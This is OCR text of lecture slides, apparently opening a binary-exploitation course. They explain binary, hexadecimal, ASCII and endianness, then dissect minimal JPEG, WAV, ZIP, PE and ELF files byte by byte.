

DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA


DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA


DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA

How do I represent information?

How do I interpret it?


1 1 1 1 1 1
0 0 0 0 0

Bit

Something that holds
one of two states

How to represent values with only two states?

1 0 1

1 0 1

One hundred and one

Positional Notation

1 0 1
10^2 10^1 10^0

1	0	1
10^2	10^1	10^0
$1*10^2$	$0*10^1$	$1*10^0$
100 +	0 +	1

Base-10

1	0	1
10^2	10^1	10^0
$1*10^2$	$0*10^1$	$1*10^0$
100 +	0 +	1

Base-10

1	0	1
10^2	10^1	10^0
$1*10^2$	$0*10^1$	$1*10^0$

$$100 + 0 + 1$$

Base-10 (Decimal)

{0...9}

How to represent values with only two states?

Base-2 (Binary)

Base-2 (Binary)

$$\{0, 1\}$$

Base-2

1	0	1
2^2	2^1	2^0
$1*2^2$	$0*2^1$	$1*2^0$

$$4 + 0 + 1$$

Consider a large number

12345678

(Base 10)

10111100011000010100011 10
(Base 2)

BCB14E

(Base 16)

BC614E

(Base 16)

{[0...9][A...F]}

B	C	6	1	4	E
16^5	16^4	16^3	16^2	16^1	16^0
$11*16^5$	$12*16^4$	$6*16^3$	$1*16^2$	$4*16^1$	$14*16^0$
11534336 +	786432 +	24576 +	256 +	64 +	14

12345678

10111100011000010100111 0

B C 6 1 4 E

16^5 16^4 16^3 16^2 16^1 16^0

$11*16^5$ $12*16^4$ $6*16^3$ $1*16^2$ $4*16^1$ $14*16^0$

11534336 + 786432 + 24576 + 256 + 64 + 14

12345678

1011 1100 0110 0001 0100 1110

B C 6 1 4 E

16^5 16^4 16^3 16^2 16^1 16^0

$11*16^5$ $12*16^4$ $6*16^3$ $1*16^2$ $4*16^1$ $14*16^0$

11534336 + 786432 + 24576 + 256 + 64 + 14

12345678

0x1

1

BIT

0xF

1111

NIBBLE

0xFF

1111 1111

BYTE

0xFFFF

1111 1111 1111 1111

WORD

(MAY VARY DEPENDING ON ARCHITECTURE)

0xFFFFFFFF

1111 1111 1111 1111
1111 1111 1111 1111

DWORD

(MAY VARY DEPENDING ON ARCHITECTURE)

0xFFFFFFFFFFFFFFFF

1111 1111 1111 1111
1111 1111 1111 1111
1111 1111 1111 1111
1111 1111 1111 1111

QWORD

(MAY VARY DEPENDING ON ARCHITECTURE)

What about characters?

ASCII control characters

00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)
11	VT	(Vertical Tab)
12	FF	(Form feed)
13	CR	(Carriage return)
14	SO	(Shift Out)
15	SI	(Shift In)
16	DLE	(Data link escape)
17	DC1	(Device control 1)
18	DC2	(Device control 2)
19	DC3	(Device control 3)
20	DC4	(Device control 4)
21	NAK	(Negative acknowl.)
22	SYN	(Synchronous idle)
23	ETB	(End of trans. block)
24	CAN	(Cancel)
25	EM	(End of medium)
26	SUB	(Substitute)
27	ESC	(Escape)
28	FS	(File separator)
29	GS	(Group separator)
30	RS	(Record separator)
31	US	(Unit separator)
127	DEL	(Delete)

ASCII printable characters

32	space	64	@	96	`
33	!	65	A	97	a
34	"	66	B	98	b
35	#	67	C	99	c
36	$	68	D	100	d
37	%	69	E	101	e
38	&	70	F	102	f
39	'	71	G	103	g
40	(	72	H	104	h
41	)	73	I	105	i
42	*	74	J	106	j
43	+	75	K	107	k
44	,	76	L	108	l
45	-	77	M	109	m
46	.	78	N	110	n
47	/	79	O	111	o
48	0	80	P	112	p
49	1	81	Q	113	q
50	2	82	R	114	r
51	3	83	S	115	s
52	4	84	T	116	t
53	5	85	U	117	u
54	6	86	V	118	v
55	7	87	W	119	w
56	8	88	X	120	x
57	9	89	Y	121	y
58	:	90	Z	122	z
59	;	91	[	123	{
60	<	92	\	124	|
61	=	93	]	125	}
62	>	94	^	126	~
63	?	95	_		

Extended ASCII characters

128	Ç	160	á	192	└	224	Ó
129	ü	161	í	193	┴	225	ß
130	é	162	ó	194	┬	226	Ô
131	â	163	ú	195	├	227	Ò
132	ä	164	ñ	196	─	228	õ
133	à	165	Ñ	197	┼	229	Õ
134	å	166	ª	198	ã	230	µ
135	ç	167	º	199	Ã	231	þ
136	ê	168	¿	200	╚	232	Þ
137	ë	169	®	201	╔	233	Ú
138	è	170	¬	202	╩	234	Û
139	ï	171	½	203	╦	235	Ù
140	î	172	¼	204	╠	236	ý
141	ì	173	¡	205	═	237	Ý
142	Ä	174	«	206	╬	238	¯
143	Å	175	»	207	¤	239	´
144	É	176	░	208	ð	240	≡
145	æ	177	▒	209	Ð	241	±
146	Æ	178	▓	210	Ê	242	‗
147	ô	179	│	211	Ë	243	¾
148	ö	180	┤	212	È	244	¶
149	ò	181	Á	213	ı	245	§
150	û	182	Â	214	Í	246	÷
151	ù	183	À	215	Î	247	¸
152	ÿ	184	©	216	Ï	248	°
153	Ö	185	╣	217	┘	249	¨
154	Ü	186	║	218	┌	250	·
155	ø	187	╗	219	█	251	¹
156	£	188	╝	220	▄	252	³
157	Ø	189	¢	221	¦	253	²
158	×	190	¥	222	Ì	254	■
159	ƒ	191	┐	223	▀	255	nbsp

(0 - 255)

0x00 - 0xFF

notice how it fits in 1 byte

```
niktay@pwn ➤ python2 -c 'print "\x41\x42\x43\x44 ABCD"'
ABCD ABCD
```

Here's a challenge for you...

```
gef➤  x/4xw 0x56558008
0x56558008:     0x6c6c6548      0x6f57206f      0x21646c72      0x0000000a
```

What does it say?

Here's a challenge for you...

```
gef➤  x/4xw 0x56558008
0x56558008:     0x6c6c6548      0x6f57206f      0x21646c72      0x0000000a
```

What does it say?

0x6c6c6548	0x6f57206f	0x21646c72	0x0000000a
l l e H	o W o	! d l r	\n
H e l l	o W o	r l d !	\n

Here's a challenge for you...


```
gef➤  x/4xw 0x56558008
0x56558008:     0x6c6c6548      0x6f57206f      0x21646c72      0x0000000a
```

What does it say?

0x6c6c6548	0x6f57206f	0x21646c72	0x0000000a
l l e H	o W o	! d l r	\n
H e l l	o W o	r l d !	\n

Why is this the case?

Endianness




the sequential order
used to interpret a range of bytes

What else can we store?

Meaning relies upon the agreement of a universal standard

ASCII is an example.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
000:  FF D8 FF E0 00 10 .J .F .I .F 00 01 01 01 00 48
010:  00 48 00 00 FF DB 00 43 00 01 01 01 01 01 01 01
020:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
030:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
040:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
050:  01 01 01 01 01 01 01 01 01 FF DB 00 43 01 01 01
060:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
070:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
080:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
090:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 FF C0
0A0:  00 11 08 00 02 00 06 03 01 22 00 02 11 01 03 11
0B0:  01 FF C4 00 15 00 01 01 00 00 00 00 00 00 00 00
0C0:  00 00 00 00 00 00 00 09 FF C4 00 19 10 01 00 02
0D0:  03 00 00 00 00 00 00 00 00 00 00 00 00 00 06 08
0E0:  38 88 B6 FF C4 00 15 01 01 01 00 00 00 00 00 00
0F0:  00 00 00 00 00 00 00 00 07 0A FF C4 00 1C 11 00
100:  01 03 05 00 00 00 00 00 00 00 00 00 00 00 00 08
110:  00 07 B8 09 38 39 76 78 FF DA 00 0C 03 01 00 02
120:  11 03 11 00 3F 00 86 F7 E7 1D A9 16 CA 77 30 D0
130:  14 F7 41 DC 5A 8E FB 31 19 26 5D C4 2A F4 5C 81
140:  7B DB 06 84 A0 75 17 FF D9
```

SEGMENTS	FIELDS	VALUES
START OF IMAGE	marker	FFD8
APPLICATION0 (DEFAULT HEADER)	marker/length	FFE0/16
	identifier	JFIF\0
	version	1.1
	units	1 (dpi)
	density	72x72
	thumbnail	0x0
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	0 (luminance)
	table (8x8)	{1} (100% quality)
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	1 (chrominance)
	table (8x8)	{1} (100% quality)
START OF FRAME	marker/length	FFC0/17
	precision	8
	line Nb	2
	samples/line	6
	components	3
	Id factor table	1 1x1 0 (LumY)
	Id factor table	2 2x2 1 (ChromCb)
	Id factor table	3 2x2 1 (ChromCr)
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	1 code of 2 bits	09
DEFINE HUFFMAN TABLE	marker/length	FFC4/25
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	2 code of 3 bits	06 08
	3 code of 4 bits	38 88 B6
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	1
	1 code of 1 bit	07
	1 code of 2 bits	0A
DEFINE HUFFMAN TABLE	marker/length	FFC4/28
	class	1 (AC)
	destination	1
	1 code of 2 bits	08
	3 code of 3 bits	00 07 B8
	5 code of 4 bits	09 38 39 76 78
START OF SCAN	marker/length	FFDA/12
	components	3
	selector / DC, AC table	
	1 / 0, 0	
	2 / 1, 1	
	3 / 1, 1	
	spectral select.	0..63
	successive approx.	00
IMAGE DATA ENTROPY-CODED SEGMENT	86F7E71DA916CA7730D014	
	F741DC5A8EFB3119265DC4	
	2AF45C817BDB0684A07517	
END OF IMAGE	marker	FFD9


CC BY

ANGE ALBERTINI
http://pics.corkami.com

WAVEFORM AUDIO FILE FORMAT

CC BY

ANGE ALBERTINI
http://www.corkami.com





```
    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00: .R .I .F .F 2B 00 00 00 .W .A .V .E .f .m .t .
10: 10 00 00 00 01 00 01 00 40 1F 00 00 40 1F 00 00
20: 01 00 08 00 .d .a .t .a 08 00 00 00 80 D9 FF D9
30: 80 26 01 26
```

	FIELDS	VALUES
RIFF HEADER THIS IS A MEDIA FILE	ChunkID	RIFF
	Size	0x2b
	Format	WAVE
WAVE HEADER THIS IS AN AUDIO FILE	SubChunkID	fmt\x20
	Size	0x10
	AudioFormat	1 WAVE_FORMAT_PCM
	NumChannels	1
	SampleRate	8000
	ByteRate	8000
	BlockAlign	1
PCM HEADER SPECIFIC TO THIS AUDIO COMPRESSION	BitsPerSample	8

AUDIO DATA


ID	data
ckSize	8



```
~$ unzip simple.zip
Archive:  simple.zip
 extracting: hello.txt
~$ cat hello.txt
Hello World!
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

00: .P .K 03 04 0A 00       00 00             DD DD
10: 14 7D 0D 00 00 00 0D 00 00 00             .H .e
20: .l .l .o .  .W .o .r .l .d .! 0A .P .K 01 02
30:    0A 00                         DD DD 14 7D 0D
40: 00 00 00 0D 00 00 00 09 00
50:                 00 00 00 00 .h .e .l .l .o .. .t
60: .x .t .P .K 05 06                 01 00 37 00
70: 00 00 2B 00 00 00
```

SIMPLE.ZIP



	description	value
Local File Header archived file information	local file header signature	PK\x03\x04
	version needed to extract	10 (default value)
	compression method	0 (no compression)
	crc-32	0x7D14DDDD
	compressed size	0x0D
	uncompressed size	0x0D
file data archived file content	file data	Hello World!\n
Central Directory list of local headers	central file header signature	PK\x01\x02
	version needed to extract	10 (default value)
	crc-32	0x7D14DDDD
	compressed size	0x0D
	uncompressed size	0x0D
	file name length	9
	relative offset of local header	0
file name	file name	hello.txt
End of Central Directory	end of central dir signature	PK\x05\x06
	total number of entries in the central directory	1
	size of the central directory	0x37
	offset of start of central directo-ry with respect to the starting disk number	0x2B

CC BY

ZIP ARCHIVE

ANGE ALBERTINI
http://www.corkami.com

PORTABLE EXECUTABLE

ANGE ALBERTINI
http://www.corkami.com

```
D:\>mini.exe

D:\>echo %errorlevel%
42
```

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
000: .M .Z
030:                                     40 00 00 00
040: .P .E 00 00 4C 01
050:                  02 00 0B 01
060:                        40 01 00 00
070:           00 00 40 00 01 00 00 00 01 00 00 00
080:                        04 00
090: 60 01 00 00 40 01 00 00             03 00

140: B8 2A 00 00 00 C3
```

MINI.EXE

	FIELDS	VALUES
DOS HEADER IT'S A BINARY	e_magic	MZ
	e_lfanew	0x40 → PE Header
PE HEADER IT'S A 'MODERN' BINARY	Signature	PE\0\0
	Machine	0x14C [intel 386]
	Characteristics	2 [executable]
OPTIONAL HEADER EXECUTABLE INFORMATION	Magic	0x10B [32b]
	AddressOfEntryPoint	0x140
	ImageBase	0x400000
	SectionAlignment	1
	FileAlignment	1
	MajorSubsystemVersion	4 [NT 4 or later]
	SizeOfImage	0x160
	SizeOfHeaders	0x140
	Subsystem	3 [CLI]

CODE

X86 ASSEMBLY	EQUIVALENT C CODE
mov eax, 42	
retn	return 42;

EXECUTABLE AND LINKABLE FORMAT

ANGE ALBERTINI
http://www.corkami.com

```
me@nux:~$ ./mini
me@nux:~$ echo $?
42
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20:                         34 00 20 00 01 00

40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00

60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
```

MINI

ELF HEADER

IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE

FIELDS	VALUES
e_ident	
EI_MAG	0x7F, "ELF"
EI_CLASS, EI_DATA	1 ELFCLASS32, 1 ELFDATA2LSB
EI_VERSION	1 EV_CURRENT
e_type	2 ET_EXEC
e_machine	3 EM_386
e_version	1 EV_CURRENT
e_entry	0x8000060
e_phoff	0x0000040
e_ehsize	0x0034
e_phentsize	0x0020
e_phnum	0001

PROGRAM HEADER TABLE

EXECUTION INFORMATION

p_type	1 PT_LOAD
p_offset	0
p_vaddr	0x8000000
p_paddr	0x8000000
p_filesz	0x0000070
p_memsz	0x0000070
p_flags	5 PF_R|PF_X

CODE

X86 ASSEMBLY

```
mov ebx, 42
mov eax, SC_EXIT[1]
int 80h
```

EQUIVALENT C CODE

```
return 42;
```

EXECUTABLE AND LINKABLE FORMAT

ANGE ALBERTINI
http://www.corkami.com

```
me@nux:~$ ./mini
me@nux:~$ echo $?
42
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20:                         34 00 20 00 01 00

40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00

60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
```

MINI

ELF HEADER

IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE

FIELDS	VALUES
e_ident	
EI_MAG	0x7F, "ELF"
EI_CLASS, EI_DATA	1 ELFCLASS32, 1 ELFDATA2LSB
EI_VERSION	1 EV_CURRENT
e_type	2 ET_EXEC
e_machine	3 EM_386
e_version	1 EV_CURRENT
e_entry	0x8000060
e_phoff	0x0000040
e_ehsize	0x0034
e_phentsize	0x0020
e_phnum	0001

PROGRAM HEADER TABLE

